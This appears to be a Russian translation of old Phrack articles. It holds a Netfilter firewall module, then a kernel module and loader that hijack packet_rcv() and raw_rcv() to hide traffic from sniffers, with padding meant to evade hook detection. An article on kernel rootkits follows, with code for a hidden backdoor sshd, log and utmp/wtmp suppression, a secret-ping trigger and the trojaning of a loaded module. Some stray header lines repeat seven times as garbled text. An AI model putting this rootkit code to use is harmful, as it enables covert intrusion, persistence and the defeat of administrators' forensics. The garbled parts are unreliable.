      if (strcmp(in->name, deny_if) == 0) {   /* Блокируем этот интерфейс */
□ lwfw_statistics.if_dropped++;
□ lwfw_statistics.total_dropped++;
□ return NF_DROP;
      }
   }

   /* Проверяем правило по IP-адресу */
   if (deny_ip && DENY_IP_ACTIVE) {
      ret = check_ip_packet(*skb);
      if (ret != NF_ACCEPT) return ret;
   }

   /* Наконец, проверяем правило по TCP-порту */
   if (deny_port && DENY_PORT_ACTIVE) {
      ret = check_tcp_packet(*skb);
      if (ret != NF_ACCEPT) return ret;
   }

   return NF_ACCEPT;□□       /* Пакет принят */
}

/* Функция копирования статистики LWFW в буфер пользовательского пространства */
static int copy_stats(struct lwfw_stats *statbuff)
{
   NULL_CHECK(statbuff);

   copy_to_user(statbuff, &lwfw_statistics,
□□sizeof(struct lwfw_stats));

   return 0;
}

/* Функция, сравнивающая порт назначения TCP-пакета с портом
 * из правила блокировки. При ошибке обработки возвращает NF_ACCEPT,
 * чтобы пакет не был потерян. */
static int check_tcp_packet(struct sk_buff *skb)
{
   /* Используем отдельные указатели на заголовки, поскольку,
    * похоже, транспортный заголовок в skb совпадает с сетевым
```

```
    * для TCP-пакетов. */
   struct tcphdr *thead;

   /* Исключаем NULL-указатели в цепочке до TCP-заголовка. */
   if (!skb ) return NF_ACCEPT;
   if (!(skb->nh.iph)) return NF_ACCEPT;

   /* Убеждаемся, что это TCP-пакет */
   if (skb->nh.iph->protocol != IPPROTO_TCP) {
      return NF_ACCEPT;
   }

   thead = (struct tcphdr *)(skb->data + (skb->nh.iph->ihl * 4));

   /* Проверяем порт назначения */
   if ((thead->dest) == deny_port) {
      /* Обновляем статистику */
      lwfw_statistics.total_dropped++;
      lwfw_statistics.tcp_dropped++;

      return NF_DROP;
   }

   return NF_ACCEPT;
}

/* Функция, сравнивающая адрес источника IPv4-пакета с адресом
 * из правила блокировки. При ошибке обработки возвращает NF_ACCEPT,
 * чтобы пакет не был потерян. */
static int check_ip_packet(struct sk_buff *skb)
{
   /* Исключаем NULL-указатели в цепочке до IP-заголовка. */
   if (!skb ) return NF_ACCEPT;
   if (!(skb->nh.iph)) return NF_ACCEPT;

   if (skb->nh.iph->saddr == deny_ip) {/* Совпадает с адресом. Отбрасываем. */
      lwfw_statistics.ip_dropped++;    /* Обновляем статистику */
      lwfw_statistics.total_dropped++;

      return NF_DROP;
   }

   return NF_ACCEPT;
}

static int set_if_rule(char *name)
{
   int ret = 0;
   char *if_dup;□□       /* Копия имени интерфейса */

   /* Проверяем, что имя ненулевое */
   NULL_CHECK(name);

   /* Освобождаем ранее сохранённое имя интерфейса */
   if (deny_if) {
      kfree(deny_if);
      deny_if = NULL;
   }

   if ((if_dup = kmalloc(strlen((char *)name) + 1, GFP_KERNEL))
        == NULL) {
      ret = -ENOMEM;
   } else {
      memset(if_dup, 0x00, strlen((char *)name) + 1);
      memcpy(if_dup, (char *)name, strlen((char *)name));
   }

   deny_if = if_dup;
   lwfw_statistics.if_dropped = 0;     /* Сбрасываем счётчик для правила IF */
   printk("LWFW: Set to deny from interface: %s\n", deny_if);
   return ret;
```

```
}

static int set_ip_rule(unsigned int ip)
{
   deny_ip = ip;
   lwfw_statistics.ip_dropped = 0;     /* Сбрасываем счётчик для правила IP */

   printk("LWFW: Set to deny from IP address: %d.%d.%d.%d\n",
   ip & 0x000000FF, (ip & 0x0000FF00) >> 8,
   (ip & 0x00FF0000) >> 16, (ip & 0xFF000000) >> 24);

   return 0;
}

static int set_port_rule(unsigned short port)
{
   deny_port = port;
   lwfw_statistics.tcp_dropped = 0;    /* Сбрасываем счётчик для правила TCP */

   printk("LWFW: Set to deny for TCP port: %d\n",
   ((port & 0xFF00) >> 8 | (port & 0x00FF) << 8));

   return 0;
}

/*****************************************/
/*
 * Функции файловых операций для управляющего устройства
 */
static int lwfw_ioctl(struct inode *inode, struct file *file,
       unsigned int cmd, unsigned long arg)
{
   int ret = 0;

   switch (cmd) {
    case LWFW_GET_VERS:
      return LWFW_VERS;
    case LWFW_ACTIVATE: {
       active = 1;
       printk("LWFW: Activated.\n");
       if (!deny_if && !deny_ip && !deny_port) {
   printk("LWFW: No deny options set.\n");
       }
       break;
    }
    case LWFW_DEACTIVATE: {
       active ^= active;
       printk("LWFW: Deactivated.\n");
       break;
    }
    case LWFW_GET_STATS: {
       ret = copy_stats((struct lwfw_stats *)arg);
       break;
    }
    case LWFW_DENY_IF: {
       ret = set_if_rule((char *)arg);
       break;
    }
    case LWFW_DENY_IP: {
       ret = set_ip_rule((unsigned int)arg);
       break;
    }
    case LWFW_DENY_PORT: {
       ret = set_port_rule((unsigned short)arg);
       break;
    }
    default:
      ret = -EBADRQC;
   };

   return ret;
```

```
}

/* Вызывается при каждом open() на файле устройства */
static int lwfw_open(struct inode *inode, struct file *file)
{
   if (lwfw_ctrl_in_use) {
      return -EBUSY;
   } else {
      MOD_INC_USE_COUNT;
      lwfw_ctrl_in_use++;
      return 0;
   }
   return 0;
}

/* Вызывается при каждом close() на файле устройства */
static int lwfw_release(struct inode *inode, struct file *file)
{
   lwfw_ctrl_in_use ^= lwfw_ctrl_in_use;
   MOD_DEC_USE_COUNT;
   return 0;
}

/*****************************************/
/*
 * Инициализация и очистка модуля...
 */
int init_module()
{
   /* Регистрируем управляющее устройство, /dev/lwfw */
      SET_MODULE_OWNER(&lwfw_fops);

   /* Регистрируем управляющее устройство LWFW */
   if ((major = register_chrdev(LWFW_MAJOR, LWFW_NAME,
□□□□&lwfw_fops)) < 0) {
      printk("LWFW: Failed registering control device!\n");
      printk("LWFW: Module installation aborted.\n");
      return major;
   }

   /* Сбрасываем маркер использования управляющего устройства */
   lwfw_ctrl_in_use ^= lwfw_ctrl_in_use;

   printk("\nLWFW: Control device successfully registered.\n");

   /* Регистрируем сетевые хуки */
   nfkiller.hook = lwfw_hookfn;
   nfkiller.hooknum = NF_IP_PRE_ROUTING;   /* Хук первого этапа */
   nfkiller.pf = PF_INET;□           /* Хук протокола IPV4 */
   nfkiller.priority = NF_IP_PRI_FIRST;    /* Хук должен быть первым */

   /* Регистрируем... */
   nf_register_hook(&nfkiller);

   printk("LWFW: Network hooks successfully installed.\n");

   printk("LWFW: Module installation successful.\n");
   return 0;
}

void cleanup_module()
{
   int ret;

   /* Удаляем хук IPV4 */
   nf_unregister_hook(&nfkiller);

   /* Отменяем регистрацию управляющего устройства */
   if ((ret = unregister_chrdev(LWFW_MAJOR, LWFW_NAME)) != 0) {
      printk("LWFW: Removal of module failed!\n");
   }
```

```
    /* Освобождаем ресурсы, выделенные для правил */
    if (deny_if)
      kfree(deny_if);

    printk("LWFW: Removal of module successful.\n");
}
```

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

A.3 lwfw.h

```
/* Заголовочный файл для LKM Light-weight Fire Wall.
 *
 * Очень простой модуль Netfilter, отбрасывающий пакеты по
 * интерфейсу прихода или адресу источника IP.
 *
 * Написано bioforge  -  март 2003
 */

#ifndef __LWFW_INCLUDE__
# define __LWFW_INCLUDE__

/* ПРИМЕЧАНИЕ: символ LWFW_MAJOR доступен только для кода ядра.
 * Пользовательскому пространству он знать не нужен. */
# define LWFW_NAME        "lwfw"

/* Версия LWFW */
```

```
# define LWFW_VERS        0x0001       /* 0.1 */

/* Определение символа LWFW_TALKATIVE управляет тем, будет ли LWFW
 * что-либо выводить через printk(). Включено для отладки.
 */
#define LWFW_TALKATIVE

/* Коды IOCTL для управляющего устройства */
#define LWFW_CTRL_SET   0xFEED0000     /* Префикс 0xFEED... произвольный */
#define LWFW_GET_VERS   0xFEED0001     /* Получить версию LWFM */
#define LWFW_ACTIVATE   0xFEED0002
#define LWFW_DEACTIVATE 0xFEED0003
#define LWFW_GET_STATS  0xFEED0004
#define LWFW_DENY_IF    0xFEED0005
#define LWFW_DENY_IP    0xFEED0006
#define LWFW_DENY_PORT  0xFEED0007

/* Управляющие флаги/опции */
#define LWFW_IF_DENY_ACTIVE   0x00000001
#define LWFW_IP_DENY_ACTIVE   0x00000002
#define LWFW_PORT_DENY_ACTIVE 0x00000004

/* Структура статистики для LWFW.
 * При изменении условия правила соответствующее поле xxx_dropped сбрасывается.
 */
struct lwfw_stats {
   unsigned int if_dropped;□       /* Пакеты, отброшенные по правилу интерфейса */
   unsigned int ip_dropped;□       /* Пакеты, отброшенные по правилу IP-адреса */
   unsigned int tcp_dropped;□       /* Пакеты, отброшенные по правилу TCP-порта */
   unsigned long total_dropped;   /* Всего отброшено пакетов */
   unsigned long total_seen;      /* Всего просмотрено пакетов фильтром */
};

/*
 * Ниже используется только непосредственно в модуле ядра
 */
#ifdef __KERNEL__
# define LWFW_MAJOR       241   /* Находится в экспериментальном диапазоне */

/* Макрос для предотвращения разыменования NULL-указателей.
 * Если аргумент-указатель равен NULL, возвращает -EINVAL */
#define NULL_CHECK(ptr)    \
   if ((ptr) == NULL)  return -EINVAL

/* Макросы для доступа к опциям */
#define DENY_IF_ACTIVE    (lwfw_options & LWFW_IF_DENY_ACTIVE)
#define DENY_IP_ACTIVE    (lwfw_options & LWFW_IP_DENY_ACTIVE)
#define DENY_PORT_ACTIVE  (lwfw_options & LWFW_PORT_DENY_ACTIVE)

#endif□□□□       /* __KERNEL__ */
#endif
```

Makefile (lwfw):

```
CC= egcs
CFLAGS= -Wall -O2
OBJS= lwfw.o

.c.o:
□$(CC) -c $< -o $@ $(CFLAGS)

all: $(OBJS)

clean:
□rm -rf *.o
□rm -rf ./*~
```

B. Код для раздела 6

Представленный здесь простой модуль перехватывает функции `packet_rcv()` и `raw_rcv()` для сокрытия пакетов, приходящих с указанного IP-адреса или уходящих на него. IP-адрес по умолчанию — 127.0.0.1; его можно изменить через `#define IP`. Также представлен bash-скрипт, получающий адреса нужных функций из файла `System.map` и запускающий `insmod` с этими адресами в нужном формате. Этот загрузчик написал grem — первоначально для моего проекта Mod-off, он был легко адаптирован для представленного здесь модуля. Спасибо, grem.

Представленный модуль является исключительно proof-of-concept и не содержит средств сокрытия самого модуля. Также важно помнить: хотя этот модуль может скрыть трафик от сниффера на том же хосте, сниффер на другом хосте в том же сегменте LAN по-прежнему увидит пакеты. Из представленного в модуле умные читатели должны иметь всё необходимое для разработки функций фильтрации любых нужных им пакетов. Я успешно применял представленную технику для сокрытия управляющих пакетов и пакетов извлечения информации, используемых в других моих LKM-проектах.

```
/* Хак ядра, перехватывающий функцию packet_rcv(),
 * используемую для передачи пакетов приложениям Libpcap
 * через PACKET-сокеты. Также перехватывает raw_rcv() —
 * функцию для передачи пакетов приложениям, открывающим RAW-сокеты.
 *
 * Написано bioforge  -  30 июня 2003
 */

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netdevice.h>
#include <linux/skbuff.h>
#include <linux/smp_lock.h>
#include <linux/ip.h>□□       /* Для struct ip */
#include <linux/if_ether.h>□       /* Для ETH_P_IP */

#include <asm/page.h>□□       /* Для PAGE_OFFSET */

/*
 * Скрываемый IP-адрес 127.0.0.1 в NBO для Intel */
#define IP    htonl(0x7F000001)

/* Указатель на оригинальный packet_rcv() */
static int (*pr)(struct sk_buff *skb, struct net_device *dev,
□□  struct packet_type *pt);
MODULE_PARM(pr, "i");       /* Передаётся как параметр insmod */

/* Указатель на оригинальный raw_rcv() */
static int (*rr)(struct sock *sk, struct sk_buff *skb);
MODULE_PARM(rr, "i");

/* Спинлок для частей, где мы устанавливаем/снимаем перехват packet_rcv() */
static spinlock_t hijack_lock  = SPIN_LOCK_UNLOCKED;

/* Вспомогательные макросы для спинлока перехвата */
#define HIJACK_LOCK    spin_lock_irqsave(&hijack_lock, \
□□□□□     sl_flags)
#define HIJACK_UNLOCK  spin_unlock_irqrestore(&hijack_lock, \
□□□□□□  sl_flags)

#define CODESIZE 10
/* Буферы оригинального и перехватывающего кода.
 * Код перехвата содержит 3 дополнительных байта
 * ( inc eax; nop; dec eax ) для затруднения простых методов
 * обнаружения перехвата, ищущих только mov и jmp. */
```

```
/* Для packet_rcv() */
static unsigned char pr_code[CODESIZE] = "\xb8\x00\x00\x00\x00"
                                         "\x40\x90\x48"
                                         "\xff\xe0";
static unsigned char pr_orig[CODESIZE];

/* Для raw_rcv() */
static unsigned char rr_code[CODESIZE] = "\xb8\x00\x00\x00\x00"
                                         "\x40\x90\x48"
                                         "\xff\xe0";
static unsigned char rr_orig[CODESIZE];

/* Замена packet_rcv(). В текущей реализации скрывает все пакеты
 * с указанным IP-адресом источника или назначения. */
int hacked_pr(struct sk_buff *skb, struct net_device *dev,
□       struct packet_type *pt)
{
    int sl_flags;□□       /* Флаги для спинлока */
    int retval;

    /* Проверяем, является ли пакет IP-пакетом к/от скрываемого адреса. */
    if (skb->protocol == htons(ETH_P_IP))   /* IP-пакет */
      if (skb->nh.iph->saddr == IP || skb->nh.iph->daddr == IP)
□return 0;□□    /* Игнорируем этот пакет */

    /* Вызываем оригинал */
    HIJACK_LOCK;
    memcpy((char *)pr, pr_orig, CODESIZE);
    retval = pr(skb, dev, pt);
    memcpy((char *)pr, pr_code, CODESIZE);
    HIJACK_UNLOCK;

    return retval;
}

/* Замена raw_rcv(). В текущей реализации скрывает все пакеты
 * с указанным IP-адресом источника или назначения. */
int hacked_rr(struct sock *sock, struct sk_buff *skb)
{
    int sl_flags;□□       /* Флаги для спинлока */
    int retval;

    /* Проверяем, является ли пакет IP-пакетом к/от скрываемого адреса. */
    if (skb->protocol == htons(ETH_P_IP))   /* IP-пакет */
      if (skb->nh.iph->saddr == IP || skb->nh.iph->daddr == IP)
□return 0;□□    /* Игнорируем этот пакет */

    /* Вызываем оригинал */
    HIJACK_LOCK;
    memcpy((char *)rr, rr_orig, CODESIZE);
    retval = rr(sock, skb);
    memcpy((char *)rr, rr_code, CODESIZE);
    HIJACK_UNLOCK;

    return retval;
}

int init_module()
{
    int sl_flags;□□       /* Флаги для спинлока */

    /* pr и rr задаются как параметры модуля. Если ноль или < PAGE_OFFSET
     * (нижняя граница памяти ядра), хуки не устанавливаются. */
    if ((unsigned int)pr == 0 || (unsigned int)pr < PAGE_OFFSET) {
□printk("Address for packet_rcv() not valid! (%08x)\n",
□       (int)pr);
□return -1;
    }
    if ((unsigned int)rr == 0 || (unsigned int)rr < PAGE_OFFSET) {
□printk("Address for raw_rcv() not valid! (%08x)\n",
□       (int)rr);
```

```
□return -1;
    }

    *(unsigned int *)(pr_code + 1) = (unsigned int)hacked_pr;
    *(unsigned int *)(rr_code + 1) = (unsigned int)hacked_rr;

    HIJACK_LOCK;
    memcpy(pr_orig, (char *)pr, CODESIZE);
    memcpy((char *)pr, pr_code, CODESIZE);
    memcpy(rr_orig, (char *)rr, CODESIZE);
    memcpy((char *)rr, rr_code, CODESIZE);
    HIJACK_UNLOCK;

    EXPORT_NO_SYMBOLS;

    return 0;
}

void cleanup_module()
{
    int sl_flags;

    lock_kernel();

    HIJACK_LOCK;
    memcpy((char *)pr, pr_orig, CODESIZE);
    memcpy((char *)rr, rr_orig, CODESIZE);
    HIJACK_UNLOCK;

    unlock_kernel();
}
```

loader.sh:

```
#!/bin/sh
#  Написано grem, 30 июня 2003
#  Адаптировано bioforge, 30 июня 2003

if [ "$1" = "" ]; then
        echo "Use: $0 <System.map>";
        exit;
fi

MAP="$1"
PR=`cat $MAP | grep -w "packet_rcv" | cut -c 1-16`
RR=`cat $MAP | grep -w "raw_rcv" | cut -c 1-16`

if [ "$PR" = "" ]; then
        PR="00000000"
fi
if [ "$RR" = "" ]; then
        RR="00000000"
fi

echo "insmod pcap_block.o pr=0x$PR rr=0x$RR"

# Фактический вызов insmod
insmod pcap_block.o pr=0x$PR rr=0x$RR
```

Makefile (pcaphide):

```
CC= gcc
CFLAGS= -Wall -O2 -fomit-frame-pointer
INCLUDES= -I/usr/src/linux/include
OBJS= pcap_block.o

.c.o:
□$(CC) -c $< -o $@ $(CFLAGS) $(INCLUDES)

all: $(OBJS)

clean:
```

```
rm -rf *.o
rm -rf ./*~
```

Ссылки

Этот раздел содержит список ссылок, использованных при написании статьи.

- [1] The tcpdump group — http://www.tcpdump.org
- [2] The Packet Factory — http://www.packetfactory.net
- [3] Страница моих сетевых инструментов — http://uqconnect.net/~zzoklan/software/#net_tools
- [4] Статья Сильвио Чезаре о перехвате функций ядра — http://vx.netlux.org/lib/vsc08.html
- [5] Страницы руководства: `raw(7)`, `packet(7)`, `tcpdump(1)`
- [6] Исходный код ядра Linux, в частности:
  - `net/packet/af_packet.c` (для `packet_rcv()`)
  - `net/ipv4/raw.c` (для `raw_rcv()`)
  - `net/core/dev.c`
  - `net/ipv4/netfilter/*`
- [7] Harald Welte, «Journey of a packet through the Linux 2.4 network stack» — http://gnumonks.org/ftp/pub/d
- [8] Страница документации Netfilter — http://www.netfilter.org/documentation
- [9] Phrack 55, файл 12 — https://phrack.org/issues/55/12.html#article
- [A] «Linux Device Drivers», 2-е изд., Alessandro Rubini et al.
- [B] «Inside the Linux Packet Filter», статья Linux Journal — http://www.linuxjournal.com/article.php?sid=48

|=[EOF]=----------=|

Опыт работы с руткитами уровня ядра

Автор: stealth

Содержание

---

1 - Введение

Эта статья посвящена руткитам уровня ядра и тому, насколько сильно они будут испытывать влияние «обычных» бэкдоров в будущем. Руткиты уровня ядра существуют уже некоторое время и будут существовать в дальнейшем, поэтому некоторые идеи и прогнозы представляются достойными внимания.

Прежде чем читать эту статью, следует сначала ознакомиться со статьёй о хуках netfilter и перекомпоновке LKM. Реализации бэкдоров, о которых я говорю, и фрагменты кода будут их использовать.

Пожалуйста, не воспринимайте эту статью слишком серьёзно — между строк это не руководство по взлому. Я просто выражаю то, что пережил как «автор adore» за последние годы. Сюда входит всё: возмущённые администраторы на конгрессах, странные вопросы на выступлениях, письма с мольбами о помощи, сообщения «adore отстой» в IRC, поздравления с .edu-сайтов и так далее.

---

2 - Надоело всё это?

Руткиты, и руткиты уровня ядра в частности, существуют уже несколько лет, и в этой области проведены определённые исследования. Время от времени публикуется масса болтовни и ещё больше пустых слов, что порядком надоедает — поэтому я могу понять тех, кто больше не читает статьи о руткитах. Тем не менее возникают новые препятствия, которые авторам руткитов придётся преодолевать в будущем. К ним относятся, в частности:

• новые версии ядра и расширения вендоров
• отсутствие важных символов (прежде всего `sys_call_table`)
• продвинутые механизмы логирования и аудита
• укрепление ядра, доверенные ОС и т. п.
• обнаружение вторжений и аномального поведения
• продвинутые инструменты форензики и методы анализа

Часть этих проблем я пытаюсь решить в adore-ng — например, избегать обращения к `sys_call_table[]` посредством перенаправления на уровне VFS; другие пункты по-прежнему остаются предметом исследований. Руткиты обычно включают очистчики лог-файлов для `[u,w]tmp`, однако это вступает в противоречие с принципом «минимальных привилегий» для взломщиков, который превращается в принцип «минимального числа загружаемых файлов на целевую систему». Таким образом, одна из задач — попытаться вообще избежать логирования на уровне бэкдора (в нашем случае — на уровне LKM), чтобы держать как можно меньше бинарников на целевой системе.

Тема доверенных ОС требует отдельной статьи, и я уже знаю, какую защиту ядра хочу изучить у spender. :-)

---

3 - Пусть логирует

Во время доклада о руткитах в одном из университетов, сделанного компанией из сферы форензики, у меня появилось несколько интересных идей о том, как улучшить невидимость.

Сегодня продвинутые взломщики, по всей видимости, больше не патчат бинарник sshd, а размещают подходящие токены аутентификации в определённых местах (да, распределённые механизмы аутентификации могут быть весьма неудобны для форензики). Итак, если взломщик собирается использовать стандартные инструменты (он также может доустановить отсутствующие библиотеки и пакеты, если они не установлены; знаете ли вы, кто из трёх администраторов устанавливал пакет openssh на pc-5073?), LKM-руткит должен каким-то образом обеспечить, чтобы логи, которые отправляет sshd, уходили в `/dev/null`. Это можно сделать следующим образом:

```
static int ssh(void *vp)
{
        char *a[] = {"/usr/bin/perl", "-e",
        "$ENV{PATH}='/usr/bin:/bin:/sbin:/usr/sbin';"
        "open(STDIN,'</dev/null');open(STDOUT,'>/dev/null');"
        "open(STDERR,'>/dev/null');"
        "exec('sshd -e -d -p 2222');",
             NULL};

        task_lock(current);
        REMOVE_LINKS(current);
        list_del(&current->thread_group);
        evil_sshd_pid = current->pid;
        task_unlock(current);
        exec_usermodehelper(*a, a, NULL);
        return 0;

}
```

Похоже на то, что это можно вызвать как `kernel_thread()` из хука netfilter, не так ли? Флаг `-e` заставляет sshd логировать в stderr, который в данном случае является `/dev/null`. Отлично. Флаг `-d` — полезный ключ, который запрещает sshd создавать дочерние процессы и, следовательно, не оставляет открытых портов, которые можно обнаружить после входа взломщика. `REMOVE_LINKS()` делает процесс невидимым для `ps` и аналогичных утилит. Использование perl необходимо для открытия stdin и т. д., поскольку `exec_usermodehelper()` закрывает все файловые дескрипторы перед запуском sshd, что приводит к тому, что sshd при запуске с флагом `-e` путает stderr с сокетами.

Логирование в utmp/wtmp/lastlog можно избежать следующим образом:

```
        // родительским должен быть evil sshd (поскольку дочерний процесс,
        // становящийся оболочкой, записывает данные)
```

```
if (current->p_opptr &&
    current->p_opptr->pid == evil_sshd_pid && evil_sshd_pid != 0) {
        for (i = 0; var_filenames[i]; ++i) {
                if (var_files[i] && f->f_dentry->d_inode->i_ino ==
                    var_files[i]->f_dentry->d_inode->i_ino) {
                        task_unlock(current);
                        *off += blen;
                        return blen;
                }
        }
}
```

Здесь проверяется, является ли источник логирования sshd и пытается ли он записать записи `[u,w]tmp` в соответствующие файлы. Разумеется, необходимо перенаправить функцию `write()` на уровне VFS и проверять номера инодов, чтобы фильтровать нужные записи. По-хорошему нужно также проверять суперблок, но я думаю, что sshd не станет записывать в файлы с одинаковым номером инода на другом диске.

Некоторые pam-модули открывают сессию при входе в систему, поэтому в логах даже при перенаправлении вывода evil sshd может появиться запись вида:

```
pam_unix2: session started for user root
```

Таким образом, судя по всему, проблема логирования в будущих бэкдорах/руткитах вполне разрешима без излишнего вмешательства в системные бинарники.

---

4 - Пусть работает

Для запуска evil sshd нужен триггер — чтобы nmap не видел открытых портов. Разумеется. В статье о netfilter показано, как можно построить собственные icmp-хуки для этой цели. Я не буду описывать это снова здесь — статья делает это лучше, чем я мог бы. Лишь один важный момент: по моему опыту, запустить программу прямо из хука не получается. Ядро жёстко зависает, вероятно потому, что хук так или иначе вложен в обработчик прерывания. Чтобы обойти эту проблему, устанавливается флаг о необходимости запуска sshd:

```
if (hit && (hit-1) % HIT_FREQ == 0) {
        write_lock(&ssh_lock);
        start_ssh = 1;
        write_unlock(&ssh_lock);
        return NF_DROP;
}
```

А поскольку мы всё равно работаем с уровнем VFS, мы также перенаправляем вызов `open()` (для конкретной ФС, на которой расположен `/etc`), так что следующий процесс, открывающий файл на той же ФС, запустит evil sshd. Это может быть `ls` от root, или мы сами провоцируем это через настоящий sshd, который продолжает работать:

```
root@linux:root# telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
SSH-2.0-OpenSSH_3.5p1              <<<<< вставлено атакующим
Connection closed by foreign host.
```

На моей машине это приводит к следующим записям в логах настоящего sshd:

```
sshd[1967]: fatal: No supported key exchange algorithms
```

Если не ввести корректную строку протокола, в лог попадёт IP-адрес:

```
sshd[1980]: Bad protocol version identification '' from ::ffff:127.0.0.1
```

Вероятно, существуют другие сервисы (без логирования), которые открывают файлы и могут запустить evil sshd, например httpd.

Нетрудно видеть, что руткит уровня ядра вполне способен подавлять определённые сообщения логов, однако пока это зависит от конкретного приложения и знания того, когда и что именно оно будет записывать. Не такое уж плохое допущение для взломщика, но в будущем взломщики смогут использовать механизмы, подобные «пометке» (taint): помечать, например, все лог-данные, порождённые скрытой оболочкой, и подавлять любые записи, которые администратор мог бы использовать для обнаружения взломщика.

---

5 - Размышления о компоновке

Существует статья об инфицировании LKM — прочитайте её, она того стоит. :-)
Впрочем, не нужно слишком глубоко погружаться в формат ELF: простого `mmap()` с подменой `init_module()` и `cleanup_module()` будет достаточно. Такая программа должна быть частью руткита, ведь руткиты должны быть удобны в использовании — чтобы их легко могли настроить администраторы, развёртывающие honeypot-системы:

```
root@linux:zero# ./configure
Starting configuration ...
generating secret pattern ...
\\x37\\x8e\\x37\\x5f
checking 4 SMP ... NO
checking 4 MODVERSIONS ...NO


Your secret ping commandline is: ping -s 32 -p 378e375f IP

root@linux:zero# make
cc -c -I/usr/src/linux/include -DSECRET_PATTERN=\"\\x37\\x8e\\x37\\x5f\"\
   -O2 -Wall zero.c
cc -c -I/usr/src/linux/include -DSECRET_PATTERN=\"\\x37\\x8e\\x37\\x5f\"\
   -O2 -Wall -DSTANDALONE zero.c -o zero-alone.o
cc -c -I/usr/src/linux/include -DSECRET_PATTERN=\"\\x37\\x8e\\x37\\x5f\"\
   -O2 -Wall cleaner.c
root@linux:zero# ./setup
The following LKMs are available:


af_packet ppp_async ppp_generic slhc iptable_filter
ip_tables ipv6 st sr_mod sg
mousedev joydev evdev input uhci
usbcore raw1394 ieee1394 8139too mii
scsi cd cdrom parport_pc ppa

Chose one: sg
Choice was >>>sg<<<
Searching for sg.o ...
Found /lib/modules/2.4.20/kernel/drivers/scsi/sg.o!

Copy trojaned LKM back to original LKM? (y/n)

...
```

`zero.o` предназначен для перекомпоновки с одним из выбранных модулей, но поскольку тот уже загружен в ядро, взломщику нужен автономный модуль: `zero-alone.o`.

За дополнительными идеями о компоновке и подходах для разных платформ обращайтесь к соответствующей статье [1].

---

6 - Как в 2.6

На момент написания ядро Linux 2.6 уже находится в стадии тестирования, и вскоре появятся первые нетестовые версии. Значит, вероятно, пришло время посмотреть на новые особенности. По ссылке [4] можно найти версию adore-ng, которая уже работает с ядром Linux 2.6.

Помимо ряда новых заголовочных файлов, которые потребуются руткиту, изменились сигнатуры некоторых перенаправляемых функций. Ничего необычного. Не слишком сложно. В частности, функции инициализации и завершения теперь должны объявляться для загрузчика LKM иначе:

```
#ifdef LINUX26
static int __init adore_init()
#else
int init_module()
#endif
```

и

```
static void __exit adore_cleanup()
#else
int cleanup_module()
#endif


   ...

#ifdef LINUX26
module_init(adore_init);
module_exit(adore_cleanup);
#endif
```

Тоже ничего сложного. Adore-ng уже использует новую технику VFS для сокрытия файлов и процессов, так что о структуре `sys_call_table` беспокоиться не нужно.

Самой трудоёмкой частью портирования adore на ядро 2.6 оказалось выяснение того, как вообще собираются LKM. Больше недостаточно просто скомпилировать их в один объектный файл через `cc`. Необходимо скомпоновать его с некоторым другим объектным файлом, скомпилированным из C-файла, содержащего определённые данные и атрибуты, например:

```
MODULE_INFO(vermagic, VERMAGIC_STRING);
```

Зачем им это нужно — не знаю.

И это всё про 2.6! Никакой магии, разве что некоторые хуки, появившиеся в ядре, заслуживают отдельного взгляда. :-)

---

7 - Последние слова и ссылки

Руткит zero не скрывает файлы и прячет процесс evil sshd только путём удаления его из списка задач. Не стоит останавливать систему из такого процесса или его дочернего. Я тестировал zero на SMP-системе, но она зависала. Не важно, виноват ли я или ключ `-f` для insmod, который пришлось использовать из-за несовпадения версий. Если кто-то готов предоставить (законный, разумеется!) доступ к SMP-машине — дайте знать команде Phrack или мне лично. Zero — экспериментальная разработка, поэтому, пожалуйста, не нужно говорить мне, что он вам не нравится из-за отсутствия GUI или чего-то ещё в этом роде.

Ссылки:

- [1] Infecting Loadable Kernel Modules (в этом выпуске)
- [2] Hacking da Linux Kernel Network Stack (в этом выпуске)
- [3] http://stealth.7350.org/empty/zero.tgz (скоро появится по адресу http://stealth.7350.org/rootkits)
- [4] http://stealth.7350.org/rootkits/adore-ng-0.24.tgz

|=[EOF]=---=|

Новости мира Phrack

```
|=--------------=[ P H R A C K   W O R L D   N E W S ]=------------------=|
|=-----------------------------------------------------------------------=|
|=-------------------=[ Phrack Combat Journalistz ]=---------------------=|
```

Авторы: Phrack Combat Journalistz

Содержание

Кратко

Microsoft была поражена червём SQL Slammer:
• [1] http://www.cnn.com/2003/TECH/biztech/01/28/microsoft.worm.ap/index.html
• [2] http://www.thewmurchannel.com/technology/1940013/detail.html

Говорят, поймали «Fluffi Bunny»:
• [1] http://www.salon.com/tech/wire/2003/04/29/fluffi_bunni/index.html
• [2] http://www.nandotimes.com/technology/story/872265p-6086707c.html

Как Джордж У. Буш выиграл президентские выборы 2004 года. Статья описывает опасность электронных систем голосования. В ней объясняется, почему системы голосования уязвимы для мошеннических манипуляций со стороны компаний, производящих и контролирующих эти системы.
• [1] http://belgium.indymedia.org/news/2003/07/70542.php

ФБР заявляет, что ситуация в Ираке может спровоцировать «патриотических хакеров»:
• [1] http://www.washingtonpost.com/wp-dyn/articles/A64049-2003Feb12.html

Взломано более 5 миллионов счетов Visa/MasterCard. Это происходит постоянно, но время от времени какой-нибудь журналист раздувает из этого медийную истерику, и все начинают сходить с ума.
• [1] http://www.forbes.com/markets/newswire/2003/02/17/rtr881826.html

Группа Shmoo построила робота, который разъезжает в поисках WiFi-точек доступа. Интересно, сколько времени пройдёт, прежде чем первый хакер прикрепит WiFi-антенну к низко летящему дирижаблю или радиоуправляемому самолёту...
• [1] http://news.com.com/2100-1039_3-5059541.html

Linux получил сертификацию по общим критериям безопасности и теперь разрешён к использованию федеральным правительством и другими организациями.
• [1] http://www.fcw.com/fcw/articles/2003/0804/web-linx-08-06-03.asp

Электронные машины для голосования стоимостью 55 миллионов долларов может взломать 15-летний новичок. Угадайте, кто победит на выборах 2004 года?
